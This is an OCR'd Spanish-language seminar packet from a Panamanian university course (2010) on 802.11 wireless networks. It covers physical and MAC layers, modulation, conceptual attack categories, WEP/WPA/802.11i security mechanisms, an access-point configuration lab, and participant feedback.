originales, de manera que uno de éstos últimos se confundan y envíen información valiosa al intruso Por lo general ninguno de los clientes se percata inmediatamente que se ha asociado a un equipo intruso lo que le da tiempo al intruso para robar suficiente información El ataque conocido como interferencia o "jamming" busca deshabilitar la red inalámbrica a través de un equipo capaz de incrementos en la potencia de la señal o por el contrario haciendo decrementos tales que los equipos asociados pierdan la conexión Este ataque puede ser intencional o no intencional, dependiendo de la fuente perturbadora de la señal Un ataque no intencional puede ser común en áreas densamente pobladas en las cuales existan muchos dispositivos tales como teléfonos inalámbricos, hornos microondas, monitores para bebés, etc. los cuales funcionan sobre la banda de frecuencia 2 4GHz

En general, la seguridad de las redes involucra tres funcionalidades para disminuir el riesgo de cualquier ataque Autenticación asegura que sólo las personas autorizadas accedan la red Integridad se relaciona con la no modificación del mensaje original por una tercera parte. Confidencialidad asegura el secretismo del mensaje hasta llegar a su destino final

Si bien los estándares 802.11x en sus inicios especificaban mecanismos básicos para resolver problemas de seguridad en las redes inalámbricas, los mismos no proveían un nivel suficientemente fuerte de seguridad ni aseguraban protección de principio a fin

El identificador de servicios (Service Set Identifier) o SSID. Es un código alfanumérico que funciona como una forma de autenticación no cifrada, así que es usada como clave de acceso o password El problema de esta característica es que como el SSID es enviado en el segmento no cifrado del paquete y puede ser difundido a todos los usuarios no es realmente un método de autenticación.

La Protección Equivalente a Cable (Wired Equivalent Protection) **o WEP** Es un algoritmo de encriptación usado tanto como método de autenticación cifrado basado en clave compartida como para confidencialidad usando cifrado RC4 En el caso de RC4, éste genera una secuencia pseudo aleatoria la cual es agregada a los datos a ser transmitidos con lo cual se crea el texto cifrado. Sin embargo, las flaquezas de WEP son muy bien conocidas Por una parte la utilización de claves estáticas que permiten a varios usuarios compartir la misma llave por periodos largos de tiempo, y por otra la implementación del vector de inicialización (IV) con sólo 24 bits, el cual es enviado en el segmento no cifrado del paquete y puede producir la misma secuencia de caracteres después de cierto tiempo Además, la falta de especificación permite que el vector de inicialización de distintas NICs (Network Interconnect Card) del mismo fabricante pueda generar la misma secuencia

La integridad es asegurada a través de la no aceptación de mensajes modificados usando la verificación de redundancia cíclica o CRC (Cyclic Redundancy Check). Esta técnica consiste en computar una secuencia de trama de verificación, se encripta el paquete con RC4 y se envía En el destino, luego del descifrado, se compara CRC con el original para aceptar o rechazar el mensaje

Otro método especificado para restringir acceso a la red es haciendo una lista de las direcciones MAC en el punto de acceso; sin embargo, se ha comprobado que esta técnica no es muy útil ya que establece permisos con los dispositivos, en vez de con los usuarios

En vista de que durante los primeros años del acelerado crecimiento de las redes 802.11x, se demostró que las especificaciones de seguridad de 802 11 descritas en los párrafos anteriores no habían sido efectivas, se crearon corrientes de soluciones internas y diversas por parte de fabricantes de equipos

inalámbricos, hasta la ratificación del nuevo protocolo de seguridad de redes inalámbricas denominado 802 11i

Acceso Protegido Wi-Fi (WPA- Wi-Fi Protected Access). Es una de las soluciones temporales más adaptada ya que es obligatoria para todos los sitios que tienen el sello Wi-Fi Fue creada a inicios del 2003 por la Alianza Wi-Fi (Wi-Fi Alliance) Esta solución especifica un mejor nivel de encriptación a través del Protocolo de Integridad de Llave Temporal (TKIP, Temporal Key Integrity Protocol), validación usando la Revisión de Integridad de Mensajes (MIC, Message Integrity Check), y autenticación de usuarios a través de 802 1x El TKIP resuelve las vulnerabilidades de WEP al crear un vector de inicialización (IV) más largo y fuerte el cual incrementa el número de posibles llaves. De esta manera las llaves no tienen que ser compartidas o repetidas El protocolo 802 1x es usado en conjunto con el Protocolo de Autenticación Extensible (EAP, Extensible Authentication Protocol). El primero es un protocolo de control de acceso a nivel de puerto para Ethernet y redes inalámbricas el cual provee entregas seguras de llaves de sesión, mientras que el EAP autentica asociaciones entre clientes y puntos de acceso y permite la implementación de otros protocolos de autenticación tales como Kerberos, RADIUS, y tarjetas inteligentes Para aplicar esta solución los equipos deben ser actualizados

802.11i. Es el último estándar ratificado por la IEEE en el 2004 Este estándar incluye además de las características de WPA, el uso del Estándar de Encriptación Avanzado de datos (AES – Advanced Encryption Standard) el cual a través de un cifrador de bloques conocido como Algoritmo Rijndael permite encriptar bloques de datos de una sola vez en lugar de linealmente como lo hace WEP. La desventaja es que con esto se requerirían de nuevos equipos que incorporen un chip para la encriptación y desencriptación Halasz en "IEEE 802 11i and Wireless Security" describe como 802.11i tiene la potencialidad de clasificar el tipo de tráfico para aplicar el protocolo de confidencialidad y otorgar la llave del sistema Además, agrega dos características que mejoran el

movimiento de un punto de acceso a otro manteniendo la conexión La primera es la preautenticación, la cual permite que un cliente o usuario se pueda autenticar a otro punto de acceso antes de asociarse al mismo, esto se logra enviando paquetes enrutados a través de su punto de acceso actual La segunda característica es el guardado temporal de la llave (key caching) la cual evita que el usuario tenga que pasar por todo un proceso de autenticación cada vez que se desconecta del punto de acceso Finalmente, 802 11i incorpora CCMP (Counter-Mode/CBC-MAC Protocol) el cual es un protocolo de confidencialidad que combina autenticación y encriptación Para lograr la confidencialidad, CCMP usa AES en modo complementario, mientras que para autenticación e integridad hace uso de CBC-MAC (Cipher Block Chaining Message Authentication Code)

Futuro de las WLANs

Las redes inalámbricas de area local están en evolución, y mayormente se nota una tendencia hacia los siguientes aspectos.

- VoIP Las WLANs deben permitir la transmisión de paquetes de voz con sufuciente calidad de servicio; VoIP es una necesidad para que esta tecnología se mantenga.
- Interconexión con otros servicios de redes móviles (3G/4G, celular). Cada día más se ve la incorporación de radio de WLANs en dispositivos móviles de redes celulares, de manera que cuando se encuentra en un ambiente local, el mismo se agregue a la red sin mayor dificultad.
- Wireless Mesh (802.11s). Este punto se refiere a la capacidad de los dispositivos puedan autoconfigurarse y autoformarse en redes dinámicas en las cuales ellos mismos enrutan paquetes.

Acrónimos:

CCK - Complementary Code Keying

DSSS - Direct Sequence Spread Spectrum

FCC - Federal Communications Comission

FHSS - Frequency Hopping Spread Spectrum

IEEE - Institute of Electrical and Electronics Engineers

ISM - Industrial, Scientific, and Medical

Mbps - Megabits por segundo

OFDM – Orthogonal Frequency Division Multiplexing

UNII - Unlicensed National Information Infrastructure

WLANs - Wireless Local Area Networks

WEP - Wired Equivalent Protection

Wi-Fi - Wireless Fidelity

Referencias

1 Stallings, William. Comunicaciones y Redes de Computadores Séptima Edición. Pearson, Prentice Hall Cap. 9 y 17

2 Planet3 Wireless. CWNA Certified Wireless Network Administrator Official Study Guide. Osborne.

3 Sendín, Alberto. Fundamentos de los Sistemas de Comunicaciones Móviles McGraw-Hill.

4 Forouzan, Behrouz. Transmisión de Datos y Redes de Comunicaciones Cuarta Edición McGraw-Hill, 2007. Cap 6

5 Reid Neil y Seide Ron. 802 11 (Wi-Fi) McGraw-Hill 2005 México

6 IEEE 802.11: http //en wikipedia.org/wiki/IEEE_802 11

7 IEEE 802.11s: http //en wikipedia org/wiki/IEEE_802 11s

8 Some Wireless LAN standards: http //www hpl hp com/personal/Jean_Tourrilhes/Linux/Linux Wireless std html

9. A bit more about the technologies involved: http //www hpl hp com/personal/Jean_Tourrilhes/Linux/Linux Wireless Overview html

10 WLANs http //www pdamd com/vertical/features/wireless_3 xml

11. HomeRF SWAP http //www umtsworld com/technology/hrf htm

12. Coulon, Pierre. Principles of Modulation in Wireless Communications Disponible en http //www tml tkk fi/Studies/Tik-110 300/1999/Wireless/modulation_3 html Consultado Julio 2010

13 Roberts, Randy The ABCs of Spread Spectrum – A tutorial Disponible en http //www sss-mag com/ss html

14. 802 11 Core Technologies – The Basics. Disponible en http //www eix co uk/Articles/802/Welcome htm

Laboratorio Práctico

Configuración de Red Inalámbrica

Objetivo:
Configurar una red inalámbrica para compartir recursos y acceso a Internet a nivel local.

Procedimiento:

- Establezca una red LAN (cableada) con el AP. Primeramente requiere configurar el Access Point (AP) por lo que se debe conectar al mismo con un cable straight – through y colocando su laptop o desktop en DHCP para que el AP le asigne una dirección IP en el mismo rango y que ambos se puedan comunicar.
- Verifique el IP del AP. Lo puede realizar abriendo una sesión en DOS y aplicando el comando ipconfig
- Entre al AP a través de un browser, colocando la dirección IP del mismo y luego introduciendo como user "admin" y password dejarlo en blanco. Resetee el AP si es necesario
- Entre a la sección de Configuración Wireless del AP para configurar los parámetros de la red.
  - –Coloque un nombre para su red (SSID) y el canal en el cual los paquetes viajarán
  - –Establezca parámetros de seguridad (WEP, WPA)
- En la sección LAN establezca el IP para el AP Debe ser estático por el tipo de función que desempeña. Debe ser un IP que le permita conectarse a Internet.
- Establezca el modo en que el AP operará: en este caso AP.
  - ❖ **AP** – el AP será el punto de coordinación de todos los clientes o dispositivos que se conecten a la red.
  - ❖ **Wireless bridge** – en este caso dos AP se conectan para ampliar el alcance de la red. Ambos deben tener el mismo SSID y canal de radio Requiere que se coloque la dirección MAC del AP remoto.
  - ❖ **Wireless client** – El AP funciona como un cliente del AP remoto, el cual tiene la salida a Internet. El AP cliente usa la conexión a Internet para compartirla sólo a través de sus puertos LAN Este AP cliente no acepta clientes inalámbricamente. Requiere que se coloque la dirección MAC del AP remoto
  - ❖ **Repetear** – El AP regenera la señal de otro AP para extender el alcance de la red. Requiere que se coloque la dirección MAC del AP remoto.
  - ❖ **Multipoint bridge** – igual que wireless bridge pero con más de dos APs.
- Desconecte el cable entre el AP y su laptop/desktop. Luego conecte el AP a la red cableada del laboratorio.
- Ahora asociará su laptop al AP para tener acceso a la nueva red inalámbricamente. Para ello busque si la red recién creada aparece en la lista de redes disponibles detectadas por su laptop
- Sino aparece, agréguela a través de de la herramienta de administración de su red inalámbrica. (Ej. Herramienta de DELL Control Point o "Ver redes inalámbricas de Windows")

- Agregar SSID y la clave WEP de la red

– Pruebe haciendo ping a alguna otra máquina en la misma red y luego la conexión a Internet. Si puede navegar en Internet, usted ha finalizado la configuración

Referencias:

- Wireless bridge: www.dd-wrt com/wiki/index php/Wireless_Bridge
- DWL-7100 Wireless Access Point: www wireless-router-net com/dwl-7100-wireless-access-point

Evidencias

En el segundo módulo igualmente se aplicó un instrumento para conocer el nivel de satisfacción de los participantes. Algunas de los comentarios más relevantes se presentan a continuación.

- Qué fue lo que más le interesó del módulo tratado?
    - La configuración del router inalámbrico
    - La instalación y "setup" del router y ver las diferentes opciones
    - Todos los temas han sido interesantes
    - La parte práctica
    - Las frecuencias de funcionamiento de las redes inalámbricas
- Se siente satisfecho con la profundidad de los temas, experiencias prácticas y desarrollo del módulo en general?
    - Sí, es muy completo, pero una nueva explicación estaría bien
    - Muy interesante el seminario hasta ahora
    - Estoy satisfecho porque explica muy bien
    - Creo que sólo falta un poco más de práctica y menos teoría

Resultados Obtenidos

En la parte conceptual del segundo módulo se continuó con aspectos más profundos y técnicos sobre las redes inalámbricas de área local, a saber la capa física y la capa de enlace de datos, dado que éstos son los dos niveles que diferencian las redes inalámbricas de las redes cableadas.

En cuanto a las experiencias prácticas, se demostró como establecer una red inalámbrica y ponerla en funcionamiento. Se realizó todo el proceso de configuración de un router inalámbrico Linksys WRT54GL a través de la interfaz WEB del mismo. También se configuraron las opciones de seguridad de manera que los participantes tuvieran una visión completa del proceso.

Como se verificó en la encuesta de satisfacción, lo más impactante para los participantes fue el componente práctico de este módulo

Tecnologías Inalámbricas 802.11x Continuación

Ing Aris Castillo
Universidad Tecnológica de Panamá


Repaso sesión anterior

- Tecnologías de transmisión
  - DSSS, FHSS, IRDA, Bandaestrecha
- Evolución
  - 802 11, 802 11b, 802 11a, 802 11g, 802 11n
- Modos de operación
  - Básico, extendido, ad-hoc

Qué más debemos saber?

- Espectro electromagnético
- Capa Física
  - Tecnología de espectro expandido
  - Modulación
- Capa MAC
- Seguridad

Dónde se transmiten los datos?



Capa física:


Estándar	Tecnología	Frecuencia	Modulación	Tasa transmisión
802.11	FHSS	2.4 Ghz	FSK	1 2 Mbps
	DSSS		PSK	
	Infrarrojo		PPM	
802.11a	OFDM	5 725 GHz	PSK/QAM	54 Mbps
802.11b	DSSS	2.4 GHz	PSK	11 Mbps
802.11g	OFDM	2.4 GHz		54 Mbps


Tecnología de espectro expandido (Spread Spectrum)

- La entrada va a un codificador de canal que produce una señal analógica con un ancho de banda estrecho
- La señal se modula con una secuencia de dígitos (código de expansión que son números pseudoaletorios)
- La salida es una señal con mucho mayor ancho de banda

Spread Spectrum – Frequency Hopping (FHSS)

- Señal se emite sobre radiofrecuencias aleatorias, saltando de frecuencia en frecuencia en intervalos de tiempo fijos El transmisor y receptor deben estar sincronizados por un reloj y el patrón de saltos
- Se usa con señales analógicas y/o digitales Ejemplo con FSK (Frequency Shift Keying), BPSK (Binary Phase Shift Keying), MFSK (Multiple FSK)






Spread Spectrum – Direct Sequence (DSSS)

- Cada bit de la señal original se representa mediante varios bits (código de expansión) en la señal transmitida
- El código expande la señal sobre una banda de frecuencia más ancha, directamente proporcional al número de bits usados

Ejemplo



En este ejemplo n=11 con el patrón (10110111000) y se usa codificación polar NRZ. Si la tasa de la señal original es N la tesa ensanchada es 11/N es decir 11 veces mayor
Esta técnica ofrece seguridad dado que se debe conocer el código e inmunidad a las interferencias si las estaciones usan códigos distintos

Cuestiones de la transmisión de las redes LAN de espectro expandido

- Las regulaciones concernientes a las licencias difieren de un país a otro
- En USA, la FCC ha autorizado aplicaciones dentro de la banda ISM que pueden operar sin licencia:
  - Espectro expandido – hasta a 1 vatio
  - Sistemas de potencia muy reducida – hasta a 0.5 vatios
  - 902 - 928 MHz (banda de los 915 MHz)
  - **2,4 – 2,4835 GHz (banda de los 2,4-GHz)**
  - **5,725 – 5,825 GHz (banda de los 5,8-GHz)**
  - Banda de los 2,4 GHz también se utiliza en Europa y Japón
  - A medida que la frecuencia es más alta el ancho de banda potencial es también mayor


Cuestiones de la transmisión de las redes LAN de espectro expandido

- Interferencias.
  - Dispositivos que funcionan alrededor de los 900 MHz, incluyendo teléfonos y microfonos inalambricos y radioaficionados.
  - Dispositivos que operan en la banda de los 2,4 GHZ Un ejemplo son los hornos microondas
  - La competicion en la banda de los 5,8 GHz es escasa.
    - El coste de los equipos es mayor a medida que funcionan a frecuencias más elevadas

OFDM

- Similar a la técnica FDM (Frequency Division Multiplexing) en cuanto a que ambas utilizan varias frecuencias portadoras de la señal de datos La diferencia es que en OFDM cada banda portadora o tono es ortogonal es decir independiente de las portadoras adyacentes
- Por otro lado, OFDM, adiferencia de FHSS y DSSS, no envia la energia de forma secuencial en cada uno de los canales, sino al mismo tiempo a lo largo de todos éstos

Comparación FDM y OFMD




Modulación digital

- Para enviar datos por radio se utiliza una onda portadora de frecuencia superior, tanto para comunicación analógica como digital
- La portadora es una onda seno, cuyas propiedades basicas frecuencia, amplitudy fase, son modificadas para distinguir los datos transmitidos
- Las redes inalambricas utilizan principalmente las tecnicas de modulación digital – FSK, PSK y QAM


FSK -Modulaci ón por Desplazamiento de Frecuencia

- Se utilizan dos frecuencias– una corresponde al uno binario y otra al cero binario
- Es una tecnica robusta en el sentido de que no le afecta mucho el ruido, pero su principal desventaja es la baja eficiencia en el usodel ancho de banda, ya que solo permite dos estados (valores)




PSK -Modulaci ón por Desplazamiento de Fase

- Esta técnica logra mayores tasas de transmision de datos a traves de la modificacon de la fase
- Se usa una fase de referencia quegeneralmente es la del simbolo anterior y no una constante de referencia



QAM -Modulaci ón de Amplitud en Cuadratura

- Esta tecnica logra aun mayores tasas de transmison de datos a través de la combinación de modulación de amplitud y fase
- Es mas susceptible al ruidoque las dos técnicas discutidas anteriormente Mientras más alta sea la relacion señal – ruido, más compleja es la señal que puede transmitirse



Capa MAC IEEE 802.11

- La capa de enlace se subdivide segun la siguiente figura

ENLACE	Subnivel LLC	802.1		
	Subnivel MAC	PCF (Punctual Coordination Function)		
		DCF (Distributed Coordination Function)		
Fisico	FHSS	DSS	Infrarrojo	OFDM

Función de Coordinación Puntual – PCF.

- Se usa para transmisión sensible al tiempo
- Funciona sólo en modo infraestructura
- Realiza muestreo libre de contención
- Para priorizar los paquetes, se definen espacios entre tramas
  - PIFS < DIFS
  - SIFS = SIFS (DCF)
  - PCF tiene prioridad sobre DCF

Función de Coordinación Distribuida – DCF.

- Usa CSMA/CA
- Funcionamiento
  - Antes de enviar la trama la estación comprueba el nivel de energía Si el canal está libre espera un tiempo DIFS luego envia una trama de control RTS
  - Cuando el destino recibe la trama RTS espera un tiempo SIFS y envia una trama de control CTS qua indica que está lista para recibir datos del origin
  - Después de esparar un tiempo igual a SIFS el origen envia los datos
  - El destino después de esperar otro SIFS envia la señal de confirmación de trama recibida

La trama MAC cuenta con nueve campos así

FC Control de trama	D Duración de transmisión	Dirección 1 Destino	Dirección 2 Origen	Dirección 3	SC Control de Secuencia	Dirección 4	Cuerpo de Trama	FCS Detección de errores
2 bytes	2 bytes	6 bytes	6 bytes	6 bytes	2 bytes	6 bytes	0 – 2312 bytes	4 bytes
2340 (2312 + 28) bytes total								

El campo FC se subdivide así

Versión protocolo	Tipo	Subtipo	A DS	De DS	Más flags	Reintento	Adm. Potencia	Más datos	WEP	Reord
2 bits	2 bits	4 bits		1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

Tipos de Trama

- Gestion comunicacón inicial entre estación y el AP
- Control acceso al canal y para tramas de confirmacion
- Datos transportar dabs e informacón de control

Características

- **Diferenciación de servicios.**
  - MAC basada "mejor-esfuerzo"
- **Alcance.**
  - Rango de 100 metros entre el transmisor y receptor
  - Obstáculos intermedios tienen un efecto reflectivo, refractivo, absorbente, o de distorsión sobre señal




Fig 1.1 Relación de alcance y velocidad 802.11b

Ataques a la seguridad

- "Hacking" o acceso ilegal a servidores y clientes
- DoS (Denial of Service) o privación de servicios
- Análisis de tráfico para capturar nuevas victimas (scanning)
- Software maligno incluyendo virus, gusanos, caballos de Troya, spam,
- Contenido ilegal (ilegal content)

Transmisión inalámbrica!!!

Mecanismos de Seguridad

- **WEP** (Wired Equivalent Privacy)
  - Algoritmo de encriptación para autenticación
- **WPA** (WiFi Protected Access)
  - Autenticación – 802.1x
  - Encriptacion – TKIP (Temporal Key Integrity Protocol)
- **802.11i.**
  - Pre-autenticacion y encriptación
  - Muchos equipos no lo implementan

MÓDULO III
Mecanismos de Seguridad de las Redes 802.11x

UNIVERSIDAD AMERICANA
FACULTAD DE INGENIERÍA DE SISTEMAS
LICENCIATURA INFORMÁTICA CON ESPECIALIZACIÓN EN COMPUTACIÓN GERENCIAL
Plan Diario de Clases

Información General:
Título del Seminario: SEGURIDAD EN REDES INALAMBRICAS
Facilitadora: Aris Castillo
Fecha: 12/07/2010 – 30/07/2010
Lugar: Edificio UAM, El Carmen, Facultad de Sistemas, Laboratorio de Cómputo

Ejes de interés: Mecanismos de Seguridad de las Redes 802.11x
Tiempo de dedicación 10 horas presenciales + 20 virtuales

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE	EVALUACION
- Comprender los aspectos técnicos del WEP - Poner en práctica el protocolo WEP - Quebrantar la seguridad de una red basada en WEP	• Mecanismos de Seguridad • Protocolo WEP • Funcionamiento de WEP, WPA y 802.11i	• Exposición dialogada sobre textos enfocados al tema • Cómo configurar seguridad en una red inalámbrica 802.11x? • Cómo quebrar la seguridad de una red inalámbrica 802.11x?	**DIAGNÓSTICA** • Lluvia de ideas **FORMATIVA** • Laboratorio Práctico de Cómo configurar seguridad en una red inalámbrica 802.11x? • Laboratorio Práctico de Cómo quebrar la seguridad de una red inalámbrica 802.11x? **DIAGNÓSTICA** • Conversatorio con el grupo

Contenido

Seguridad de redes inalámbricas de área local

Objetivo específico:
Profundizar en los aspectos técnicos de la seguridad en las redes inalámbricas de área local.

Objetivos de proceso	Contenidos
- Discutir los distintos ataques a los que se exponen las redes. - Diferenciar las debilidades de las redes inalámbricas en cuanto a seguridad. - Examinar las funcionalidades de seguridad establecidas por el estándar 802.11x	- Ataques de seguridad - Herramientas de seguridad - Funcionamiento de WEP - Funcionamiento de WPA - Funcionamiento de 802.11i - Recomendaciones

Introducción

Dado que las redes inalámbricas tienen además de los problemas de seguridad de las redes cableadas, problemas relacionados con el medio de transmisión, éstas requieren más esfuerzos en protección, y por consiguiente esto crea preocupación en la industria, la cual se mantiene en la búsqueda de soluciones que pueda ayudar en el desarrollo de esta tecnología El hecho de que en las redes inalámbricas los datos viajen por fuera de los límites físicos de la compañía en ondas aéreas las cuales son susceptibles a ser capturadas prácticamente sin ningún esfuerzo, y a pesar de que en las redes cableadas los datos también pueden viajar a través de estructuras públicas, las características físicas del medio son una ventaja representativa

Ataques de Seguridad

La palabra **"hacking"** tan común en entornos conectados a redes computacionales, se refiere al acceso ilegal a un sistema Es decir, la entrada de personal no autorizado a servidores y/o clientes para robar información Esto puede involucrar que los equipos sean reconfigurados o reprogramados remotamente o directamente de manera que posteriormente se puedan realizar actividades tales como robo de identidad, fraudes monetarios y cualquier otro tipo de crimen computacional. En "Business Data Networks and Telecommunications" el autor clasifica los ataques a las redes, sean cableadas o inalámbricas, en tres categorías, a saber denegación de servicios, captura de tráfico y contenido ilegal

DoS (Denial of Service) o privación de servicios

Implica la destrucción de los sistemas, generalmente por una sobresaturación de solicitudes y/o transmisión de datos abundante, de manera que el sistema no pueda procesar solicitudes de clientes legítimos Pueden darse dos situaciones, por un lado provocar que el sistema víctima del ataque se le consuman todos sus recursos y sea forzado a reiniciarse, o bloquear los enlaces de comunicación entre el servidor y los clientes de manera que no puedan comunicarse eficientemente

Algunas formas comunes de implementar este tipo de ataque son

- Consumo de los recursos computacionales tales como tiempo de CPU, ancho de banda, espacio de disco
- Interrupción de información de configuración, Ej. Información de enrutamiento.
- Interrupción de información de estado, Ej Reseteo no solicitado de sesión de TCP
- Interrupción de componentes físicos de la red
- Obstrucción de los enlaces de comunicación entre el servidor y los clientes
- Paquetes malformados en que se hace uso de errores de la pila TCP/IP de la víctima enviándole paquetes formateados atípicamente Puede tratarse de paquetes demasiado grandes, paquetes fragmentados que no pueden ser re-ensamblados adecuadamente, paquetes falsificados (spoofed packets) con números de puertos no usuales o código basura a puertos abiertos

Generalmente se puede identificar que se está sufriendo de un ataque de denegación de servicios por los siguientes síntomas

- Inusual desempeño lento de la red
- Indisponibilidad de ciertos sitios web
- Incapacidad para acceder a cualquier sitio web
- Incremento dramático de "spam" en el correo electrónico

Algunas estrategias para evitar este tipo de ataque son [2]

- instalar y mantener actualizado software antivirus
- instalar un software "firewall" y configurarlo para restringir la entrada y salida de tráfico
- Seguir prácticas de seguridad para la distribución de direcciones de correo.

Captura y Análisis de tráfico

Es el proceso de interceptar y examinar mensajes o paquetes para deducir información a partir de patrones en la comunicación Generalmente, este ataque se realiza como paso inicial para conocer la red, obtener direcciones IP, y tipos de aplicaciones de servicios Para ello el atacante envía una serie de mensajes de escaneo cuyas respuestas revelan la información de las víctimas

Los paquetes pueden o no estar encriptados para, posteriormente realizar los análisis Si los paquetes están encriptados, le tomará más tiempo a un atacante descifrar las cadenas de datos, pero como la mayoría del tráfico en las redes viaja en "texto plano," esto facilita la reconstrucción de la información

Estos ataques se realizan a través de herramientas de "scanning" o "sniffing " Una forma puede ser que el atacante instale, generalmente con credenciales de administrador, este software a una conexión tal como un router, switch o gateway Otra forma puede ser que dicha herramienta se instale en una intranet no segura, probablemente construida con concentradores o "hubs " En el caso de redes inalámbricas, sólo es necesario capturar paquetes que viajan en el aire a través de un sniffer

Malware (Malicious Software) o Software maligno

Se refiere a todo tipo de software diseñado para infiltrarse en un sistema computacional sin el consentimiento del dueño Incluyen virus, gusanos, caballos de Troya y spam, entre otros

Virus es el término para referirse a un programa que al correr infecta software ejecutable y que, una vez el usuario ejecuta el software infectado, permite que el virus se propague a otros ejecutables

Gusanos son programas que se transmiten activamente por sí mismos por una red para infectar a otras computadoras

Caballos de Troya son programas que aparentan ser inocuos y/o deseables de manera que los usuarios los instalan sin mayor recelo y sin saber qué hacen. Una vez instalado, entonces hace efecto inmediatamente el "playload" maligno, con consecuencias no deseables para el usuario

"Rootkits" se refiere a rutinas cuya intención es esconder del usuario el software maligno de manera que no sea detectado ni removido del sistema Esta técnica modifica el sistema operativo para que no detecte el software maligno También puede hacer que el software no pueda ser eliminado

"Backdoor" es un método para sobrepasar procedimientos normales de autenticación Estos pueden ser instalados una vez que los sistemas han sido comprometidos para facilitar el acceso futuro, o bien antes de instalar software maligno para permitir la entrada a los atacantes

Otra categoría de software maligno son los destinados a obtener beneficios financieros, entre ellos Spyware, botnet, keystroke loggers y dialers

En el caso específico de redes inalámbricas, en "Certified Wireless Network Administrator," se clasifican los ataques en cuatro

- **Ataques pasivos:** son considerados inofensivos ya que por lo general no buscan producir un daño inmediato a la red Ejemplos serían el monitoreo de transmisión, análisis de tráfico, y acceso no autorizado
- **Ataques activos:** provocan daños directos tales como modificación de mensajes, privación de servicios, enmascaramiento, y respuesta
- **Intermediarios:** se realizan colocando un equipo intruso receptor de señal entre el receptor y la fuente originales, de manera que uno de éstos últimos se confundan y envíen información valiosa al intruso Por lo general ninguno de los clientes se percata inmediatamente que se ha asociado a un equipo intruso lo que le da tiempo al intruso para robar suficiente información
- **Señales interferentes:** también se conocen como "jamming " Busca deshabilitar la red inalámbrica a través de un equipo capaz de incrementos en la potencia de la señal o por el contrario haciendo decrementos tales que los equipos asociados pierdan la conexión Este ataque puede ser intencional o no intencional, dependiendo de la fuente perturbadora de la señal Un ataque no intencional puede ser común en áreas densamente pobladas en las cuales existan muchos dispositivos tales como teléfonos inalámbricos, hornos microondas, monitores para bebés, etc los cuales funcionan sobre la banda de frecuencia 2 4GHz

No se trata de que los ataques a las redes inalámbricas sean distintos, sino más bien de que dado el medio de transmisión particular, se hace más fácil intervenir estas redes, en algunos casos sin la intención y en otros intencionalmente

Herramientas de seguridad

En general, la seguridad de las redes involucra tres funcionalidades para disminuir el riesgo de cualquier ataque

- **Autenticación** - asegura que sólo las personas autorizadas accedan la red
- **Integridad** - se relaciona con la no modificación del mensaje original por una tercera parte
- **Confidencialidad** - asegura el secretismo del mensaje hasta llegar a su destino final

Si bien los estándares 802 11x en sus inicios especificaban mecanismos básicos para resolver problemas de seguridad en las redes inalámbricas, los mismos no proveían un nivel suficientemente fuerte de seguridad ni aseguraban protección de principio a fin

Las herramientas de seguridad de las redes 802 11x incluyen todas o algunas de las siguientes

El identificador de servicios (Service Set Identifier) o SSID.

Es un código alfanumérico que funciona como una forma de autenticación no cifrada El problema de esta característica es que como el SSID es enviado en el segmento no cifrado del paquete y es difundido a todos los usuarios no es realmente un método de autenticación

Al configurar la red inalámbrica, el SSID se convierte en el nombre de la red, por lo que es usado para segmentar la red y para propósitos de control de acceso El SSID, como se mencionó antes es enviado en claro en los "beacons," solicitudes y respuestas "probe," y solicitudes y respuestas de asociación Esto hace que pueda ser capturad por cualquier programa sniffer En algunos casos, se configura que el SSID no aparezca en la lista de redes disponibles, pero un analizador de espectro, de todos modos la reconocerá

